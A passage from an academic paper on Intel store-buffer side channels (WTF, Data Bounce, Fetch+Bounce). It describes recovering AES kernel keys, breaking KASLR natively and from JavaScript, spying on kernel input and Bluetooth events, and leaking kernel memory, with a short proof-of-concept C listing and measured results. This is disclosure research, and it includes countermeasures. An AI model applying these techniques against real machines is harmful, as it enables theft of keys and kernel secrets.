1  aeskeygenassist $0x1, %xmm0, %xmm1
2  callq  <_key_expansion_128>
3  aeskeygenassist $0x2, %xmm0, %xmm1
4  callq  <_key_expansion_128>
5  ...
6  <_key_expansion_128>:
7  pshufd $0xff,%xmm1,%xmm1
8  shufps $0x10,%xmm0,%xmm4
9  pxor   %xmm4,%xmm0
10 shufps $0x8c,%xmm0,%xmm4
11 pxor   %xmm4,%xmm0
12 pxor   %xmm1,%xmm0
13 movaps %xmm0,(%r10)
14 add    $0x10,%r10
15 retq
```

Listing 13.2: AES-NI key schedule.

Finding the Page Offset. We aim to capture the key by leaking the values stored in Line 13. For that, the user application repeatedly invokes the kernel interface that performs the key expansion as part of setting up an AES context. Because the AES context is allocated dynamically, its address depends on the state of the kernel's memory allocator at the time the context is allocated. This prevents immediate use of our attack because the attacker does not know where the subkeys are stored.




Figure 13.7.: Frequency of observed leaked values. We note that offset 0x110 shows more leakage than others. Confirming against the ground truth, we find that all the leaked values at that offset match the subkey byte.

We use the WTF shortcut to recover the page offset of the AES context. Specifically, the user application scans page offsets. For each offset, it

asks the kernel module to initialize the AES context. It then performs a faulty load from a protected page at the scanned offset and checks if any data leaked. To reduce the number of scanned offsets, we observe that, as described above, the size of the expanded key is 176 bytes. Hence, we can scan at offsets that are 128 bytes apart and have the confidence that at least one of these offsets falls within the expanded key. Indeed, running the attack for five minutes, we get Figure 13.7. The figure shows the number of leaked values at each offset over the full five minutes. We note the spike at offset 0x110. We compare the result to the ground truth and find that the expanded key indeed falls at offset 0x110. We further find that the leaked byte matches the value at page offset 0x110.

Key Recovery. Once we find one offset within the expanded key, we know that neighboring offsets also fall within the expanded key, and we can use the WTF shortcut to recover the other key bytes. We experiment with 10 different randomly selected keys and find that we can recover the 32 bytes of the subkeys of the two final rounds (rounds 9 and 10) without errors within two minutes. Reversing the key schedule on the recovered data gives us the master key.

4.3. Reading Data from TSX Transactions

Intel TSX guarantees that computation inside a transaction is either fully completed, having its outputs committed to memory or fully reverted if the transaction fails for any reason. In either case, TSX guarantees that intermediate computation values (which are not part of the final output) never appear in process memory. Building on this property, Guan et al. [30] suggest using TSX to protect cryptographic keys against memory disclosure attacks by keeping the keys encrypted, decrypting them inside a transaction, and finally zeroing them out before finishing the transaction. This way, Guan et al. [30] ensure that the decrypted keys never appear in the process' main memory, making them safe from disclosure.

Exploiting the WTF shortcut and Data Bounce against TSX transactions, we are able to successfully recover intermediate values, and hidden control flow from within completed or aborted TSX transactions.

5. Investigating Store Buffer Leakage

In this section, we form a foundation for understanding the underlying mechanisms involved in WTF and Data Bounce. We start with a discussion of microcode assists, a hitherto uninvestigated cause for transient execution that extends the Meltdown vs. Spectre classification of Canella et al. [10]. We continue with the investigation of the underlying conditions for both WTF and Data Bounce. We conclude by testing our attacks in multiple processor generations.

5.1. Microcode Assists

μOPs are typically implemented in hardware. However, when complex processing is required for rare corner cases, a hardware implementation may not be cost-effective. Instead, if such a case occurs during the execution of a μOP, the μOP is *re-dispatched*, *i.e.*, sent back to the dispatch queue for execution, together with a *microcode assist*, a microcode procedure that handles the more complex scenario. Cases in which microcode assists can occur include handling of subnormal floating point numbers, the use of REP MOV instruction to copy large arrays, and others [38, 14].

Microcode-Assisted Memory Accesses. According to an Intel patent [20], when the processor handles a memory access (load or store) it needs to translate the virtual address specified by the program to the corresponding physical address. For that, the processor first consults the Data Translation Look-aside Buffer (dTLB), which caches the results of recent translations. In the case of a page miss, *i.e.*, when the virtual address is not found in the dTLB, the *page miss handler* (PMH) attempts to consult the page table to find the translation. In most cases, this translation can be done while the μOP is speculative. However, in some cases, the page walk has side effects that cannot take place until the μOP retires. Specifically, store operations should mark pages as dirty and all memory operations should mark pages as accessed. Performing these side effects while the μOP is speculative risks generating an architecturally-visible side effect for a transient μOP. (Recall that the processor cannot determine whether speculative μOPs will retire or not.) At the same time, recording all the information required for setting the bits on retirement would require a large amount of hardware that will only be used in relatively rare cases. Thus, to handle these cases, the processor re-dispatches the μOP and

```
1  char* victim_page = mmap(..., PAGE_SIZE, ...);
2  char* attacker_page = mmap(..., PAGE_SIZE, ...);
3
4  offset = 7;
5  victim_page[offset] = 42;
6
7  clear_access_bit(attacker_page);
8  memory_access(lut + 4096 * attacker_page[offset]);
9
10 for (i = 0; i < 256; i++) {
11   if (flush_reload(lut + i * 4096)) {
12     report(i);
13   }
14 }
```

Listing 13.3: Exploiting the WTF Shortcut with microcode assists. Note that no fault suppressison is required.

arranges for a microcode assist to set the bits when the μOP retires. See the patent [20] for further details on the process.

Recall (Section 2.2) that Canella et al. [10] classify transient-execution attacks based on the cause of transient execution. Spectre-type attacks are caused by misprediction of data or control flow, whereas Meltdown-type attack are caused by transient execution beyond a fault. As described above, a μOP re-dispatch occurring as part of handling microcode assists also causes transient execution.

Assist-based WTF. To test the effects of microcode assists on the WTF shortcut, we use the code in Listing 13.3. To mark `attack_page` as not accessed (Line 7), we can either use the Linux idle page tracking interface [17] or the page table manipulation options in SGX-Step [79]. Using these methods for clearing the accessed bit requires elevated privileges. However, some operating systems may clear the accessed bit regularly or upon paging pressure, obviating the need for root access. Furthermore, because microcode assists do not generate faults, we do not need fault suppression, and remove the TSX transaction.

Assist-based vs. Meltdown-type. Canella et al. [10] list several properties of Meltdown-type attacks. Assist-based transient execution shares *some* properties with Meltdown-type techniques. Specifically, it relies on deferred termination of a μOP to bypass hardware security barriers and attacks based on it can be mitigated by preventing the original

leak. However, unlike Meltdown-type techniques, assists do not rely on architectural exceptions. Consequently, no fault suppression techniques are required. Thus, assist-based techniques represent a new cause to trigger transient execution. In a concurrent work, Schwarz et al. [71] also identify that assists result in transient execution. They extend the definition of Meltdown-type to include microcode assists, which they describe as "(microarchitectural) faults".

5.2. Analyzing WTF

In this section we deepen our investigation of WTF by considering various causes for faulting loads and the fault suppression used. Particularly, for fault-suppression we experiment with both TSX-based suppression and with using branch misprediction. We ran our experiments on three Intel processors: Coffee Lake R i9-9900K, Kaby Lake i7-7600U, and Skylake i7-6700. The only exception is Protection Keys, which are not available on these processors, and were tested on a Xeon Silver 4110 processor. To the best of our knowledge, no Coffee Lake R processor supports Protection Keys. We summarize the results in Table 13.1.

We use the toy example in Listing 13.1 with multiple combinations of causes of illegal loads and fault-suppression mechanisms for the load. Following the analysis by Canella et al. [10], we systematically investigated the following exception types as causes for illegal loads.

Non-Canonical. We found that the easiest way to trigger WTF is by provoking a general protection exception (#GP) when accessing a non-canonical address outside of the valid range of virtual addresses represented by the processor [39]. Our experiments show that this technique works reliably on all tested processors and exception suppression mechanisms.

Supervisor Fault. We note that on Linux even when KPTI is enabled, some kernel code pages remain mapped in a user process's address space (see Section 6.1) and can hence be used to provoke faulting loads on kernel addresses (raising a #PF exception). We found that supervisor page faults can be successfully abused to trigger WTF on all tested processors and exception suppression mechanisms.

Supervisor Mode Access Prevention (SMAP). For completeness, we also tested whether WTF can be triggered by SMAP features [39]. For this experiment, we explicitly dereference a user space pointer in

kernel mode such that SMAP raises a #PF exception. We observed that SMAP violations may successfully trigger the WTF shortcut on all tested processors and exception suppression mechanisms. While we do not consider this to be an exploitable attack scenario, SMAP was to the best of our knowledge previously considered to be immune to any Meltdown-type effects [10].

Protection Key Fault. We investigated triggering WTF via reading from pages marked as unreadable using Intel's Protection Key mechanism [39], which also raises a page fault (#PF) exception. We found that Protection Key violations may successfully trigger WTF on the tested Xeon processor with all exception suppression mechanisms.

Misalignment in Advanced Vector Extensions (AVX). We investigated whether WTF may also be triggered by general protection fault exceptions (#GP) generated by misaligned AVX load instructions [39]. Interestingly, we found that this technique works exclusively using TSX exception suppression on recent Coffee Lake R processors.

Non-Present Fault and Coffee Lake R Regression. We investigated triggering WTF from non-present pages both with and without PTE inversion [13]. In our experiments, we created the former using the `mprotect` system call with the permission set to `PROT_NONE`, and the latter by unmapping the target page using the `munmap` system call. While dereferencing non-present pages always causes the CPU to raise a page fault (#PF) exception, we noticed a troubling *regression* in Intel's newest Coffee Lake R architecture. Where, unlike earlier generations, we can successfully trigger the WTF shortcut on Coffee Lake R processors when accessing a page marked as non-present from within a TSX transaction.

Interestingly, our investigation revealed that the behavior in the case of non-present pages depends on the contents of the page-frame number in the page-table entry. Specifically, we have only seen WTF working on Coffee Lake R when the page-frame number in the PTE refers to an invalid page frame or to EPC pages. We note that widely deployed PTE inversion [13] software mitigations for Foreshadow modify the contents of the page-frame number for pages protected with `mprotect` to point to invalid page frames (*i.e.*, not backed by physical DRAM). Our experiments show that the WTF shortcut is only triggered when loading from these pages from within a TSX transaction, whereas WTF seems not to be activated when dereferencing unmapped pages with valid page-frame numbers, both inside or outside TSX. We suspect that the CPU inhibits

Fault Suppression	**TSX**		**Misprediction**	
Architecture	Pre CL R	CL R	Pre CL R	CL R
Non-canonical	✓	✓	✓	✓
Kernel pages	✓	✓	✓	✓
User pages with SMAP	✓	✓	✓	✓
Protection keys	✓	N/A	✓	N/A
AVX misalignment	✗	✓	✗	✗
Not present with PTE inversion	✗	✓	✗	✗
Not present without PTE inversion	✗	✗	✗	✗

Table 13.1.: Evaluating the WTF shortcut using different fault-inducing and fault-suppression mechanisms on Intel architectures before Coffee Lake R (pre CL R) and on Coffee Lake R (CL R). ✓ and ✗ indicate attack success. ✓ and ✗ indicate behavior change in Coffee Lake R.

some forms of transient execution within branch mispredictions while allowing them in TSX transactions.

5.3. Analyzing Store-to-Leak

Store-to-Leak exploits address resolution logic in the store buffer. Namely, that in case of a full virtual address match between a load and a prior store, store-to-load forwarding logic requires that the load operation may only be unblocked *after* the physical address of the prior store has been resolved [33]. In this case, if the tested virtual address has a valid mapping to a physical address, whether accessible to the user or not, the store is forwarded to the load.

Recovering Information About Address Mapping. The success of Store-to-Leak, therefore, provides two types of side-channel information on the address mapping of the tested virtual address. First, we observed that Data Bounce reliably triggers forwarding in the first attempt when writing to addresses that have a valid virtual mapping in the TLB. Secondly, when writing to addresses that have a valid physical mapping but are currently not cached in the TLB, we found that Store-to-Leak still works after multiple repeated Data Bounce attempts. Overall, as Data Bounce never performs forwarding for unmapped addresses that do not have a valid physical mapping, the attacker may learn whether an address has a

valid physical mapping and whether this mapping was cached inside the TLB.

Finally, we also observed two exceptions to the above, in which Store-to-Leak may still trigger forwarding for addresses that are not backed by a valid virtual address mapping. We now proceed to explain these exceptions and how they affect Store-to-Leak.

The Strange Case of Non-Canonical Addresses. First, we experimentally confirmed that on all tested processors, Data Bounce forwards data when writing to and subsequently reading from a non-canonical address. This behavior is peculiar since dereferencing non-canonical addresses always generates a general protection fault (#GP) as these addresses are invalid by definition and can never be backed by a physical address [39]. We note, however, that all attack techniques based on Store-to-Leak only use canonical addresses and our attacks are hence not hindered by these observations.

Non-Present Pages and Coffee Lake R. Secondly, we noticed a different behavior in Intel's newest Coffee Lake R architecture. Where, unlike earlier generations, we can successfully trigger Data Bounce when accessing a non-present page from within a TSX transaction. Notably, we have only seen Store-to-Leak forwarding for non-present pages on Coffee Lake R when the page-frame number in the PTE refers to an invalid page frame, and Data Bounce executes within a TSX transaction. We have not seen this behavior with any other fault-suppression primitive or on any other TSX-enabled CPU. Furthermore, note that we never encountered an inverted kernel page table entry, but instead observed that unmapped kernel pages always have an all-zero page-frame number. Hence, the Store-to-Leak attacks described in this paper are not affected by these observations.

5.4. Environments

We evaluated all attack techniques on multiple Intel CPUs. All attack primitives worked on all tested CPUs, which range from the Ivy Bridge architecture (released 2012) to Whiskey Lake and Coffee Leak R (both released end of 2018). The only exception is a Pentium 4 Prescott CPUs (released 2004), on which only Data Bounce works. Table 13.2 contains the list of CPUs we used for evaluation.

CPU	Data Bounce	Fetch+Bounce	Speculative Fetch+ Bounce	WTF
Pentium 4 531	✓	✗	✗	✗
i5-3230M	✓	✓	✓	✓
i7-4790	✓	✓	✓	✓
i7-6600U	✓	✓	✓	✓
i7-6700K	✓	✓	✓	✓
i7-8650U	✓	✓	✓	✓
i9-9900K	✓	✓	✓	✓
E5-1630 v4	✓	✓	✓	✓

Table 13.2.: Attack techniques and processors we evaluated.

Next, the attack primitives are not limited to the Intel's Core architecture but also work on Intel's Xeon architecture. Thus, our attacks are not limited to consumer devices, but can also be used in the cloud. Furthermore, our attacks even work on CPUs with silicon fixes for Meltdown and Foreshadow, such as the i7-8565U and i9-9900K [16]. Finally, we were unable to reproduce our attack primitives on AMD and ARM CPUs, limiting the attacks to Intel.

6. Attacks on ASLR

In this section, we evaluate our attack on ASLR in different scenarios. As Data Bounce can reliably detect whether a physical page backs a virtual address, it is well suited for breaking all kinds of ASLR. In Section 6.1, we show that Data Bounce is the fastest way and most reliable side-channel attack to break KASLR on Linux, and Windows, both in native environments as well as in virtual machines. In Section 6.2, we describe that Data Bounce can even be mounted from JavaScript to break ASLR of the browser.

6.1. Breaking KASLR

We now show that Data Bounce can reliably break KASLR. We evaluate the performance of Data Bounce in two different KASLR breaking attacks, namely de-randomizing the kernel base address as well as finding and classify modules based on detected size.

De-randomizing the Kernel Base Address. On Linux systems, KASLR had been supported since kernel version 3.14 and enabled by default since around 2015. As Jang et al. [45] note, the amount of entropy depends on the kernel address range as well as on the alignment size, which is usually a multiple of the page size.

We verified this by checking `/proc/kallsyms` across multiple reboots. With a kernel base address range of 1 GB and a 2 MB alignment, we get 9 bits of entropy, allowing the kernel to be placed at one of 512 possible offsets.

Using Data Bounce, we now start at the lower end of the address range and test all of the 512 possible offsets. If the kernel is mapped at a tested location, we will observe a store-to-load forwarding identifying the tested location as having a valid mapping to a physical address. Table 13.3 shows the performance of Data Bounce in de-randomizing kernel ASLR. We evaluated our attack on both an Intel Skylake i7-6600U (without KAISER) and a new Intel Coffee Lake i9-9900K that already includes fixes for Meltdown [51] and Foreshadow [78]. We evaluated our attack on both Windows and Linux, achieving similar results.

For the evaluation, we tested 10 different randomizations (*i.e.*, 10 reboots). In each, we try to break KASLR 100 times, giving us a total of 1000 samples. For evaluating the effectiveness of our attack, we use the F1-score. On the i7-6600U and the i9-9900K, the F1-score for finding the kernel ASLR offset is 1 when testing every offset a single time, indicating that we always find the correct offset. In terms of performance, we outperform the previous state of the art [45] even though our search space is 8 times larger. Furthermore, to evaluate the performance on a larger scale, we tested a single offset 100 million times. In that test, the F1-score was 0.9996, showing that Data Bounce virtually always works. The few misses that we observe are possibly due to the store buffer being drained or that our test program was interrupted.

Finding and Classifying Kernel Modules. The kernel reserves 1 GB for modules and loads them at 4 kB-aligned offset. In a first step, we can use Data Bounce to detect the location of modules by iterating over the search space in 4 kB steps. As kernel code is always present and modules are separated by unmapped addresses, we can detect where a module starts and ends. In a second step, we use this information to estimate the size of all loaded kernel modules. The world-readable `/proc/modules` file contains information on modules, including name, size, number of loaded

Processor \ Target		#Retries	#Offsets	Time	F1-Score
Skylake (i7-6600U)	base	1	512	72 µs	1
	direct-physical	3	64000	13.648 ms	1
	module	32	262144	1.713 s	0.98
Coffee Lake (i9-9900K)	base	1	512	42 µs	1
	direct-physical	3	64000	8.61 ms	1
	module	32	262144	1.33 s	0.96

Table 13.3.: Evaluation of Data Bounce in finding the kernel base address, its direct-physical map, and the kernel modules. Number of retries refers to the maximum number of times an offset is tested, and number of offsets denotes the maximum number of offsets that need to be tried.

instances, dependencies on other modules, and load state. For privileged users, it additionally provides the address of the module. We correlate the size from `/proc/modules` with the data from our Data Bounce attack and can identify all modules with a unique size. On the i7-6600U, running Ubuntu 18.04 (kernel version 4.15.0-47), we have a total of 26 modules with a unique size. On the i9-9900K, running Ubuntu 18.10 (kernel version 4.18.0-17), we have a total of 12 modules with a unique size. Table 13.3 shows the accuracy and performance of Data Bounce for finding and classifying those modules.

Breaking KASLR with the KAISER Patch. As a countermeasure to Meltdown [51], OSs running on Intel processors prior to Coffee Lake R have deployed the KAISER countermeasure, which removes the kernel from the address space of user processes (see Figure 13.8 (bottom)). To allow the process to switch to the kernel address space, the system leaves at least one kernel page in the address space of the user process. Because the pages required for the switch do not contain any secret information, there is no need to hide them from Meltdown [12].

However, we observed that the pages that remain in the user space are randomized using the same offset as KPTI. Hence, we can use Data Bounce to de-randomize the kernel base address even with KPTI enabled. To the best of our knowledge, we are the first to demonstrate KASLR break with KPTI enabled. Finally, we note that on CPUs with hardware Meltdown mitigation, our KASLR break is more devastating, because we




Figure 13.8.: (Top) Address space with KASLR but without KAISER. (Bottom) User space with KASLR and KAISER. Most of the kernel is not mapped in the process's address space anymore.

can de-randomize not only the kernel base address but also the kernel modules

6.2. Recovering Address Space Information from JavaScript

In addition to unprivileged native applications, Data Bounce can also be used in JavaScript to leak partial information on allocated and unallocated addresses in the browser. This information can potentially lead to breaking ASLR. In this section, we evaluate the performance of Data Bounce from JavaScript running in a modern browser. We conducted this evaluation on Google Chrome 70.0.3538.67 (64-bit) and Mozilla Firefox 66.0.2 (64-bit).

There are two main challenges for mounting Data Bounce from JavaScript. First, there is no high-resolution timer available. Therefore, we need to build our own timing primitive. Second, as there is no flush instruction in JavaScript, Flush+Reload is not possible. Thus, we have to resort to a different covert channel for bringing the microarchitectural state to the architectural state.

Timing Primitive. To measure timing with a high resolution, we rely on the well-known use of a counting thread in combination with shared memory [72, 22]. As Google Chrome has re-enabled `SharedArrayBuffers`

in version 67 [1], we can use the existing implementations of such a counting thread. In Firefox, we emulated this behavior by manually enabling `SharedArrayBuffers`.

In Google Chrome, we can also use the `BigUint64Array` to ensure that the counting thread does not overflow. This improves the measurements compared to the `Uint32Array` used in previous work [72, 22] as the timestamp is increasing strictly monotonically. In our experiments, we achieve a resolution of 50 ns in Google Chrome, which is sufficient to distinguish a cache hit from a miss.

Covert Channel. As JavaScript does not provide a method to flush an address from the cache, we have to resort to eviction, as shown in previous work [62, 72, 22, 80, 47]. Thus, our covert channel from the microarchitectural to the architectural domain, *i.e.*, the decoding of the leaked value which is encoded into the cache, uses Evict+Reload instead of Flush+Reload.

For the sake of simplicity, we can also access an array 2–3 times larger than the last-level cache to ensure that data is evicted from the cache. For our proof-of-concept, we use this simple approach as it is robust and works for the attack. While the performance increases significantly when using targeted eviction, we would require 256 eviction sets. We avoid generating these eviction sets because the process is time-consuming and prone to errors.

Illegal Access. In JavaScript, we cannot access an inaccessible address architecturally. However, as all modern browsers use just-in-time compilation to convert JavaScript to native code, we can leverage speculative execution to prevent the fault. Hence, we rely on the same code as Kocher et al. [47] to speculatively access an out-of-bounds index of an array. This allows to iterate over the memory (relative from our array) and detect which pages are mapped and which pages are not mapped.

Full Exploit. When putting everything together, we can distinguish for every location relative to the start array, whether a physical page backs it or not. Due to the limitations of the JavaScript sandbox, especially due to the slow cache eviction, the speed is orders of magnitude slower than the native implementation, as it can be seen in Figure 13.9. Still, we can detect whether a virtual address is backed by a physical page within 450 ms, making Data Bounce also realistic from JavaScript.




Figure 13.9.: Data Bounce with Evict+Reload in JavaScript clearly shows whether an address (relative to a base address) is backed by a physical page and thus valid.

7. Fetch+Bounce

Fetch+Bounce uses Data Bounce to spy on the TLB state and enables more powerful attacks as we show in this section. So far, most microarchitectural side-channel attacks on the kernel require at least some knowledge of physical addresses [70, 66]. Since physical addresses are not provided to unprivileged applications, these attacks either require additional side channels [70, 26] or have to blindly attack targets until the correct target is found [74].

With Fetch+Bounce we directly retrieve side-channel information for any target virtual address, regardless of the access permissions in the current privilege level. We can detect whether a virtual address has a valid translation in either the iTLB or dTLB, thereby allowing an attacker to infer whether an address was recently used.

Fetch+Bounce allows an attacker to detect recently accessed *data pages* in the current hyperthread. Moreover, an attacker can also detect *code pages* recently used for instruction execution in the current hyperthread. Next, as the measurement with Fetch+Bounce results in a valid mapping of the target address, we also require a method to evict the TLB. While this can be as simple as accessing (dTLB) or executing (iTLB) data on more pages than there are TLB entries, this is not an optimal strategy. Instead, we rely on the reverse-engineered eviction strategies from Gras et al. [21].

We first build an eviction set for the target address(es) and then loop Fetch+Bounce on the target address(es) to detect potential activity, before evicting the target address(es) again from iTLB and dTLB. Below, we demonstrate this attack on the Linux kernel.

7.1. Inferring Control Flow of the Kernel

The kernel is a valuable target for attackers, as it processes all inputs coming from I/O devices. Microarchitectural attacks targeting user input directly in the kernel usually rely on Prime+Probe [67, 62, 70, 59] and thus require recovery of physical address information.

With Fetch+Bounce, we do not require knowledge of physical addresses to spy on the kernel. In the following, we show that Fetch+Bounce can spy on any type of kernel activity. We illustrate this with the examples of mouse input and Bluetooth events.

As a proof of concept, we monitor the first 8 pages of a target kernel module. To obtain a baseline for the general kernel activity, and thus the TLB activity for kernel pages, we also monitor one reference page from a rarely-used kernel module (in our case `i2c_i801`). By comparing the activity on the 8 pages of the kernel module to the baseline, we determine whether the module is currently used or not. For best results, we use Fetch+Bounce with both the iTLB and dTLB. This makes the attack independent of the activity type in the module, *i.e.*, there is no difference between data access and code execution. Our spy changes its hyperthread after each Fetch+Bounce measurement. While this reduces the attack's resolution, it allows to detect activity on all hyperthreads. Next, we sum the resulting TLB hits over a *sampling period* which consists of 5000 measurements, and then apply a basic detection filter to this sum by calculating the ratio between hits on the target and reference pages. If the number of hits on the target pages is above a sanity lower bound and above the number of cache hits on the reference page, *i.e.*, above the baseline, then the page was recently used.

Detecting User Input. We now investigate how well Fetch+Bounce works for spying on input-handling code in the kernel. While [70] attacked the kernel code for PS/2 keyboards, we target the kernel module for USB human-interface devices, allowing us to monitor activity on a large variety of modern USB input devices.

We first locate the kernel module using Data Bounce as described in Section 6.1. With 12 pages (kernel 4.15.0), the module does not have a unique size among all modules but is 1 of only 3. Thus, we can either try to identify the correct module or monitor all of them.

Figure 13.10 shows the results of using Fetch+Bounce on a page of the `usbhid` kernel module. It can be clearly seen that mouse movement results




Figure 13.10.: Mouse movement detection. The mouse movements are clearly detected. The USB keyboard activity does not cause more TLB hits than observed as a baseline.




Figure 13.11.: Detecting Bluetooth events by monitoring TLB hits via Fetch+Bounce on pages at the start of the `bluetooth` kernel module.

in a higher number of TLB hits. USB keyboard input, however, seems to fall below the detection threshold with our simple method. Given this attack's low temporal resolution, repeated accesses to a page are necessary for clear detection. Previous work has shown that such an event trace can be used to infer user input, e.g., URLs [62, 49].

Detecting Bluetooth Events. Bluetooth events can give valuable information about the user's presence at the computer, e.g., connecting (or disconnecting) a device usually requires some form of user interaction. Tools, such as Windows' Dynamic Lock [57], use the connect and disconnect events to unlock and lock a computer automatically. Thus, these events are a useful indicator for detecting whether the user is currently using the computer, as well as serve as a trigger signal for UI redressing attacks.

To spy on these events, we first locate the Bluetooth kernel module using Data Bounce. As the Bluetooth module is rather large (134 pages on kernel 4.15.0) and has a unique size, it is easy to distinguish it from other kernel modules.

Figure 13.11 shows a Fetch+Bounce trace while generating Bluetooth events. While there is a constant noise floor due to TLB collisions, we can see a clear increase in TLB hits on the target address for every Bluetooth event. After applying our detection filter, we can detect events such as connecting and playing audio over the Bluetooth connection with a high accuracy.

Our results indicate that the precision of the detection and distinction of events with Fetch+Bounce can be significantly improved. Future work should investigate profiling code pages of kernel modules, similar to previous template attacks [29].

8. Leaking Kernel Memory

In this section, we present Speculative Fetch+Bounce, a novel covert channel to leak memory using Spectre. Most Spectre attacks, including the original Spectre attack, use the cache as a covert channel to encode values leaked from the kernel [47, 54, 46, 48, 35, 61, 11, 73]. Other covert channels for Spectre attacks, such as port contention [8] or AVX [73] have since been presented. However, it is unclear how commonly such gadgets can be found and can be exploited in real-world software.

With Speculative Fetch+Bounce, we show how TLB effects on the store buffer (cf. Section 7) can be combined with speculative execution to leak kernel data. We show that any cache-based Spectre gadget can be used for Speculative Fetch+Bounce. As secret-dependent page accesses also populates the TLB, such a gadget also encodes the information in the TLB. With Data Bounce, we can then reconstruct which of the pages was accessed and thus infer the secret. While at first, the improvements over the original Spectre attack might not be obvious, there are two advantages.

Advantage 1: It requires less control over the Spectre gadget. First, for Speculative Fetch+Bounce, an attacker requires less control over the Spectre gadget. In the original Spectre Variant 1 attack, a gadget like `if ( index < bounds ) { y = oracle[ data[index] * 4096 ];` } is required. There, an attacker requires full control over `index`, and also certain control over `oracle`. Specifically, the base address of `oracle` has to point to user-accessible memory which is shared between attacker and victim. Furthermore, the base address has to either be known or be

controlled by the attacker. This limitation potentially reduces the number of exploitable gadgets.

Advantage 2: It requires no shared memory. Second, with Speculative Fetch+Bounce, we get rid of the shared-memory requirement. Especially on modern operating systems, shared memory is a limitation, as these operating systems provide stronger kernel isolation [25]. On such systems, only a few pages are mapped both in user and kernel space, and they are typically inaccessible from the user space. Moreover, the kernel can typically not access user space memory due to supervisor mode access prevention (SMAP). Hence, realistic Spectre attacks have to resort to Prime+Probe [77]. However, Prime+Probe requires knowledge of physical addresses, which is not exposed on modern operating systems.

With Speculative Fetch+Bounce, it is not necessary to have a memory region which is user accessible and shared between user and kernel. For Speculative Fetch+Bounce, it is sufficient that the base address of `oracle` points to a kernel address which is also mapped in user space. Even in the case of KPTI [53], there are still kernel pages mapped in the user space. On kernel 4.15.0, we identified 65536 such kernel pages when KPTI is enabled, and multiple gigabytes when KPTI is disabled. Hence, `oracle` only has to point to any such range of mapped pages. Thus, we expect that there are simpler Spectre gadgets which are sufficient to mount this attack.

Leaking Data. To evaluate Speculative Fetch+Bounce, we use a custom `ioctl` in the Linux kernel containing a Spectre gadget as described before. We were able to show that our proof-of-concept Spectre attack works between user and kernel in modern Linux systems, without the use of shared memory.

9. Discussion and Countermeasures

Intel recently announced [41] that new post-Coffee Lake R processors are shipped with silicon-level mitigations against WTF (MSBDS in Intel terminology). However, to the best of our knowledge, Intel did not release an official statement regarding Store-to-Leak mitigations. In this section, we discuss the widely deployed software and microcode mitigations released by Intel to address microarchitectural data sampling attacks [37]. We furthermore discuss the limitations of our analysis.

Leaking Stale Store Buffer Data. In this paper and our original vulnerability disclosure report, we focused exclusively on leaking *outstanding* store buffer entries in the limited time window after the kernel transfers execution to user space. That is, we showed that the WTF shortcut can be abused by unprivileged adversaries to leak in-flight data from prior kernel store instructions that have successfully retired but whose data has not yet been written out to the memory hierarchy. Hence, for our attacks to work, the stores must still be outstanding in the core's store buffer, and we are only able to recover at most the k most recent stores, where k is the store buffer size (cf. Section 10 for measurement of the store buffer size).

Concurrent to our work, Intel's analysis [37] of store buffer leakage revealed that WTF may furthermore be abused to leak *stale* data from older stores, even after the store data has been committed to memory, and the corresponding store buffer entry has been freed. This observation has profound consequences for defenses, as merely draining outstanding stores by serializing the instruction stream (e.g., using `mfence`) does *not* suffice to fully mitigate store buffer leakage.

